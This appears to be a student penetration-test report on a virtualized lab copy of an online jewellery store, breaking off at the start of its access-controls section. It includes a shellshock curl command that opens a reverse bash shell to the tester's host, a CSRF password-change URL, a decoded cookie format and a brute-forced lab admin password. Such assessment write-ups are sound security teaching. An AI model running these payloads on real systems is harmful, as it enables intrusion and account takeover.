RA JEWELLERY ONLINE STORE

WEB APPLICATION PENETRATION TEST

Andrew Calder

CMP 319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2017/18

Executive Summary

As a store selling high-class Jewellery, RA Jewellery could be a very profitable target for malicious hackers. If an attacker decided your website was a worthy target how would your existing security measures perform? Would they be able to exploit anything at all, or would it shock you just how far they could exploit? This report will demonstrate just that.

Starting with a regular user-level account, under the guise of a malicious hacker, a penetration tester has conducted an extensive attack on a virtualized copy of RA Jewellery. Using a variety of tools and exploits, and following the Web Application Hackers Handbook *(Stuttard D, Pinto M, 2011),* the tester has unveiled a multitude of issues of varying severity. The most significant of which allows for direct manipulation of the web server itself, and thus modification of all website content.

The store also appears to host internal company files in “Finances.zip”, which is available to any visitor of the website who happens to check robots.txt. Other instances of similar information disclosure can be found in various locations in the website. If a malicious attacker was to obtain such information, it could be used to personally target the staff of RA Jewellery for further exploitation.

An attempt to secure the website has clearly been made, however, many of the mitigations don’t consider all the ways something may be exploited. RA Jewellery is vulnerable in many ways, including but not limited to; SQL injection, cross-site scripting (XSS), cross-site request forgery(CSRF), session fixation, brute-force of accounts, remote code execution through malicious uploads and local file inclusion.

In its current state, RA Jewellery is an easy target.

+Contents

1 INTRODUCTION

1.2 AIM

This paper aims to effectively demonstrate the security issues present on RA Jewellery. By conducting a web application security assessment, the pseudo attacker will attempt to find exploitable vulnerabilities and logical errors present in the application – if any exist.

The client has supplied a virtualized copy of their website to conduct the assessment on as not to cause issues for customers and staff using the live version. This does not provide the attacker with any more liberties than using a live version of the website; it just assists in preventing downtime which could be caused by certain exploits.

Using the Web Application Hackers Handbook *(Stuttard D, Pinto M, 2011)* and a basic user account supplied by the client, the attacker will conduct a structured series of attacks following a strict methodology as not to miss anything. This report will discuss the impact of said attacks and demonstrate how they were conducted.

1.3 METHODOLOGY

This investigation uses the testing methodology outlined in the *Web Application Hackers Handbook* (*Stuttard D, Pinto M, 2011*). This methodology is widely regarded as one of the most expansive in that it covers pretty much everything; multiple server hosting technologies, multiple database vendor exploitations, et al. As such some of the content is not relevant to RA Jewellery, whenever something is not applicable it will be marked as such – "N/A".

The Web Application Hackers Methodology covers the following:

1) Mapping Application Content - discovering public and hidden resources
2) Analysing the Application - Identifying data entry and application functionality
3) Client-Side Controls - how user input is validated and how data is sent
4) Authentication Mechanisms – account generation, login quality and resilience
5) Session Management Mechanisms – token meaning, predictability, transmission and termination
6) Access Controls – requirements, levels of access, insecure access control methods
7) Input-based Vulnerabilities – SQL injection, XSS, OS command injection, Path Traversal and file inclusion
8) Function Specific Input Vulnerabilities – test for native software vulnerabilities (likely N/A).
9) Application Logic Flaws – identifying attack surface, testing multistage processes and incomplete input
10) Shared Hosting Vulnerabilities – NA (Only RA Jewellery is virtualized)
11) Application Server Vulnerabilities - testing for default content, misconfigurations and generic issues
12) Miscellaneous Vulnerabilities – Anything that doesn't fit in the above sections

This is a very brief overview of what will be covered, the steps will be significantly more detailed in their corresponding sections.

2 PROCEDURE AND RESULTS

2.1 MAPPING APPLICATION CONTENT

In accordance with the WAH methodology, the first area of testing involved discovering and then mapping the application, including both the publicly listed pages and those that were available, although not necessarily intended to be.

Administrator access was obtained later in testing. To avoid repetition between sections, Mapping Application Content includes what was obtained with admin access and where relevant is labelled as such.

2.1.1 Robots.txt

Robots.txt is a file intended for use by bots and search engines using content crawlers. It informs the crawlers what pages are not allowed to be accessed, in order to keep those pages from appearing in search results etc. Despite the name suggesting otherwise, the contents of robots.txt are human readable. The contents of Robots.txt was as follows:

*User-agent: **
Disallow: /company-accounts

The disallowed directory turned out to contain a zipped file called 'finances'. The file contained several spreadsheets, many of which seemed like they should not be publicly disclosed. In case this is the case only the filenames are listed:

account_statement.xls
customer_list.xls
customer_profile.xls
employee_profile.xls
invoce.xls
mail_label.xls
monthly_sales.xls
product_catalog.xls
sales_detail.xls

Such details could be used to perform social engineering on the employees and customers of RA Jewellery.

2.1.2 Burp Suite Spidering

Burp Suite (*portswigger.net*) is a tool commonly used in web attacks, in this particular instance it was being used to spider the website. Spidering is a way of mapping the contents of a website, it can be manual or automated and involves following links on every page, starting with the home page, until every linked page has been discovered. It does not find pages that are not linked.

The list of discovered pages is very long and as has been included in Appendix A1.

2.1.3 DirBuster

While the spidering revealed most of the pages present on the website, as mentioned earlier it is incapable of finding pages that aren't linked from another page. This means backups, copies and other unintentionally included pages would not be discovered. This is where DirBuster comes in.

DirBuster is a "multi threaded java application designed to brute force directories and files names on web/application servers" (*owasp.org*). By using DirBuster with its included medium wordlist, the attacker was able to discover *hidden* content and default files such as phpinfo.php (Appendix B1) which reveals critical information such as the version of PHP being used, and the directory the website is in.

DirBuster also discovered a file called sqlcm.bak (*Figure 2.1.3a*) – appears to be a backup of a SQL Continuous Monitoring script containing the error message presented when the attacker attempts to access certain areas of the website whilst not meeting the authentication level required.

Figure 2.1.3a - iisadmin/sqlcm.bak SQL Continuous Monitoring backup

2.1.4 Nikto

Nikto is primarily a web server scanner, although it is also particularly useful for finding default included files and misconfigurations. Nikto can misreport vulnerabilities as it only checks version and if something exists, so some double checking is required here and there. For example, Nikto reported that the Apache web server was vulnerable to shellshock – an exploit that allows for remote code execution. However, when testing with curl, this turned out not to be the case. The command used to test this was:

Curl -H "User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/192.168.1.200/1996 0>&1" http://192.168.1.10/cgi-bin/printenv

If this had worked the curl command would not have returned anything until the tcp session was closed by the attacker, however it returned instantly, and the attack was mitigated properly. However, it did find several misconfigurations that were accurate such as the inclusion of *"/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42*" and several other default PHP files. The full Nikto scan can be found in (Appendix C1).

2.1.5 Manual testing

Some manual testing was also conducted to find anything that may have been missed by the scanners. Testing was limited to key areas of functionality and produced one finding. A copy of "*Changepassword.php*" exists, it is literally called "*copy of Changepassword.php*". The consistency of the naming scheme assisted in the discovery of the copy; files on the website are mostly all lower case so when testing the attacker primarily explored lower case additions such as "*Changepassword copy.php*" and "*Changepasswordcopy.php*" before finally finding "*copy of Changepassword.php*"

2.1.6 Simplified Application Map

In order to assist with the testing of the application the following map was created. The map does not show everything on the website but shows what seemed to be the intended access per level of authentication.




Figure 2.1.6a – Simplified Application Map

2.2 ANALYSING THE APPLICATION




Figure 2.2a – (P798, Stuttard D, Pinto M, 2011)

2.2.1 Identifying Functionality

RA Jewellery is an online store that sells jewellery. It has three levels of authentication; guest/unauthenticated, user and administrator. The website has several key areas and the access to these areas varies depending on the level of authentication. The levels of access and areas of functionality are detailed in *Figure 2.2.1a* below.

Type	View items	Add items to cart	checkout	Change password	Change profile picture	register	login	Access adminhome directory	Access admin area	Edit website content
Guest	✓			✓	✓	✓	✓	✓		
User	✓	✓	✓	✓	✓	✓	✓	✓		
Admin	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓

Figure 2.2.1a – Table of Functionality

For some reason, despite not being logged in at all, guests on the website may upload profile pictures, of course it won't be attached to any account however if there is any flaw in the upload system (see section 2.7.2), then they will be able to exploit the website with minimal effort and leaving little trace – as no account is associated. Similarly, the change password page can be accessed by any level, which expands the attack surface.

Access to the register and login pages isn't a vulnerability but a logged in user has no reason to be accessing the login or register pages.

Pictures can be uploaded to the web application using the change picture button on the profile page.

If there had been any vulnerabilities in any of the admin area pages they could very easily be exploited as all levels of authentication have access to the directory and as such can see all the included files as can be seen in (*Figure 2.2.1b*). Although there appeared to be none now, it is still a bad idea to show a list of all the admin area files as they could be vulnerable in a future version.

Figure 2.2.1b - /adminarea/ Guest Access to Adminarea Directory

2.2.2 Identifying data entry points

The web application has several data entry points there were identified by reviewing the pages mapped earlier as well as reviewing data from the Burp Suite Proxy. The Proxy allows an attacker to review the information being posted to a form or page. For example, the login window accepts a username "txtusername" and a password "txtpassword". The login of the provided hacklab user can be seen in *Figure 2.2.2a* below.




Figure 2.2.2a – Login as hacklab

The following data entry points were identified using visual and Burp Proxy reviews of pages discovered in section 2.1.

User input points:

Guest and above	Admin only
register.php	editcategory.php
ConfirmR.php	editpage.php
register.html	editprod.php
register.php	editsubcat.php
Changepassword.php	edituser.php
(via above) updatepassword.php	edituser.php
copy of Changepassword.php	newcategory.php
login.php	newprod.php
(via above) processlogin.php	newsubcat.php
changepicture.php	newuser.php
search.php	
(via above) searchresult.php	
profile.php	

Figure 2.2.2b – User Input Points

URL Parameters:

Page	Example
viewproduct.php	viewproduct.php?Items=0011&Subname=Mangalsutra&MenuCat=3
topviewed.php	topviewed.php?Items=0031&Subname=Views&MenuCat=8
topsell.php	topsell.php?Items=0032&Subname=Sellings&MenuCat=8
appendage.php	appendage.php?type=terms.php

Figure 2.2.2c -URL Parameters

2.2.3 Identifying Used Technologies

As mentioned in section 2.1, phpinfo.php was not disabled; phpinfo provided most of the information required to identify the technologies that are being used. A few highlights can be seen in *Figure 2.2.3.a.*

Apache Version	Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
_SERVER["CONTEXT_DOCUMENT_ROOT"]	/mnt/sda2/website

Figure 2.2.3a – phpinfo.php Technology Identification

Alternatively, this could have been identified with the other php default includes discussed in section 2.1, or reviewing the output of the Nikto scan as can be seen in *Figure 2.2.3b.*

+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7

Figure 2.2.3b -Nikto Technology Identification

Put your results in here. Any tables or results should be included here unless there is a large amount of data. Appendices should be used for large amounts of data and referenced in the text. Only important

details should be included in this section, i.e. material that convinces your client about the (hopefully fantastic) performance of your design/tool/etc.

2.3 CLIENT-SIDE CONTROLS




Figure 2.3a - (P800, Stuttard D, Pinto M, 2011)

In order to establish how user input is validated several things must be reviewed. Firstly, the attacker must gain an understanding of how data is transmitted between the client and the web application. They must then establish whether there are any defences in place – protecting the application against malicious data sent. With server-side mitigations you know they will behave. However, client-sent data cannot be trusted, JavaScript and HTML-based mitigations can be easily bypassed and on their own are no good.

2.3.1 Transmission of Data Via the Client

By using the *Hidden Fields Highlighted* option in the Burp Suite Proxy, hidden fields can be very easily identified. There are several pages with hidden fields on RA Jewellery: index.php (*Figure 2.3.1a*), view.php (*Figure 2.3.1b*), cart.php (*Figure 2.3.1c*), viewproduct.php (*Figure 2.3.1d*), topviewed.php (*Figure 2.3.1.e*) and finally topsell.php (*Figure 2.3.1f*)




Figure 2.3.1a – index.php hidden




Figure 2.3.1b – view.php Hidden




Figure 2.3.1c – cart.php Hidden




Figure 2.3.1e – topviewed.php Hidden




Figure 2.3.1d – viewproduct.php Hidden




Figure 2.3.1f – topsell.php Hidden

The web application appears to only use PHP sessions, despite having a cookie “SecretCookie” that is generated on login. The attacker confirmed this by logging in as hacklab, then deleting “SecretCookie” and reloading the page (no effect on login status), then vice versus – when session is deleted user is logged out. That is the way it should be done – the cookie should have no effect on the applications login status.

However, the cookie itself does not appear to be securely generated:
6147466a61327868596a706f59574e72624746694f6a45314d4467794e6a4d354e44553d

In hex, ‘=’ is the equivalent of 3d, converting the string from hex to ascii gives:
aGFja2xhYjpoYWNrbGFiOjE1MDgyNjM5NDU=

A base64 string typically ends with single or double equals so converting from base64 to text gives:
hacklab:hacklab:1508263945

The cookie generation method can be very easily deduced as demonstrated above, it would be very easy for an attacker to steal a user account by performing XSS or even a man in the middle attack to monitor traffic.

2.3.2 Client-side Input Controls

Several areas of the website have client-side limitations in place, for instance on register.php there is a function “acceptY()” for validating some of the input fields; it doesn’t cover all the fields though so even as a client-side protection it isn’t very good.

Passwords are limited to 10 characters at registration. Users are not informed of this and so discrepancies in the character limit for the password field – such as the login having no character limit- means some users may not be able to access their accounts.

As mentioned earlier, all client-side input controls on RA Jewellery can be bypassed and as such, user input should always be checked server-side.

2.4 AUTHENTICATION MECHANISMS

2.4.1 Data Attacks

By registering multiple user accounts the attacker was able to establish the password requirements, which are rather lacking. A password must be at least five characters long, and as mentioned earlier it cannot be longer than 10 characters – not that you will be informed of this if you exceed 10.

Accounts can have special characters but using ‘ or “ will break the SQL meaning the registration field is likely SQL injectable. There seems to be no issues when using ‘<’ and ‘>’ XSS through the user information is likely also possible.

The login form is too verbose and as such will help an attacker. For instance, submitting an invalid username and password tells the attacker “username not found” as can be seen in (*Figure 2.4.1a*).




Figure 2.4.1a – Username Not Found

However, when a valid username is given with an invalid password the attacker will be told that it is the password which is wrong as can be seen in (*Figure 2.4.1b*). This makes enumeration of usernames very easy for the attacker – and even assists with attacking passwords.




Figure 2.4.1b – Password Not Found

Accounts do not appear to have any 'locked out' functionality and so an attacker can make as many guesses as they want without triggering any account defence mechanisms. This, in combination with the verbose error messages allowed the attacker to brute force the admin password using a tool called Hydra (*kali.org*) as can be seen in (*Figure 2.4.1c*).




Figure 2.4.1c – Admin Password Cracked with Hydra

2.4.2 Credential Handling

The application allows for non-unique usernames, it is fine to have something else as the primary key for the 'users' database (user_id). However, it is not fine to make usernames a non-unique field when the username is what is used to login. While signed in with the hacklab user the attacker was able to visit the registration page and create another user called hacklab as can be seen in (*Figure 2.4.2a*) – to protect the privacy of regular users some information has been redacted.

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	[redacted]		ianf	[redacted]				user	1	Edit	Delete
0002	Benny	Hill	admin	joseph	admin@hacklabmadeup.com	Montagne Blanche	[redacted]	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	[redacted]		tsmith	[redacted]				user	1	Edit	Delete
0006	name_1	surname_1	username_1	password_1	email_1@email_1.com	billing_1	1	user	1	Edit	Delete
0007	test	test	hacklab	testt	test@test.test	test street	7	user	1	Edit	Delete

Figure 2.4.2a – Non-Unique Usernames

If a user accidentally picked a username that was already in use- perhaps not even maliciously they may find that they are unable to log in, just as the second “hacklab” user (id 0007) was unable to log into their account. Since the login form requires that email addresses have not been used before the user may just give up trying to shop with RA Jewellery – especially if they only have one email address. As they won’t be able to create a new account with the same email address and they won’t be able to log into their existing one because the server will pick the top-most matching username and then detect the password as invalid.

Similarly, if a user happened to create an account with the same username and password as an existing account they would be logged into the other users account instead of their own.

Credentials sent over HTTP are not secure and once again, may be stolen by an attacker performing a man in the middle attack.

2.5 SESSION MANAGEMENT MECHANISM

2.5.1 Token Generation

Unlike cookies, the PHP sessions did not appear to contain any useful information – in the version of PHP being used they are randomly generated with urandom by default; sessions on the application appear to be making use of that feature.

2.5.2 Token Handling

Unfortunately, session generation still has flaws. Unless a session ID is generated on login for every login it cannot be considered secure.

Session fixation occurs when a session ID does not regenerate on login. When a user logs in a session ID is generated and given to a client (client-side), the server then assigns values specific to the currently logged in client to that Session ID (server-side). when the user logs out those values are unassigned. Another user logs in using the same browser, the session ID doesn’t update. The previous user could use their session ID to access the second user’s session.

By comparing the session ID between logins of the users “Hacklab” and “admin”, using the Burp Proxy, the attacker was able to confirm the existence of session fixation. Both users had a session ID of “05710oonnvbl0jvq9mucov2as5” as can be seen in (*Figure 2.5.2a*).




Figure 2.5.2a – Session Fixation Between Admin and Hacklab

On the change password form a user does not have to provide the old password in order to change the new one, that means it would be possible to perform CSRF on the change password form. An attacker could send a logged in user a link to the website that looks like this:

192.168.1.10/Changepassword.phpNewPassword=password&ConfirmPassword=password&Submit=Submit

If the user was to click on the link their password would be changed to “password” and they likely would have no idea what just happened. If combined with file inclusion or XSS such a request could be well hidden.

Since the website uses HTTP, PHP sessions could be stolen during transport, like all other data submitted this way.

2.6 ACCESS CONTROLS

In order to thoroughly test access controls varying levels of access had to be tested. This involved trying to access content as a guest, then a user, then as admin. The implementation of PHP sessions seems to work as intended *where used*.

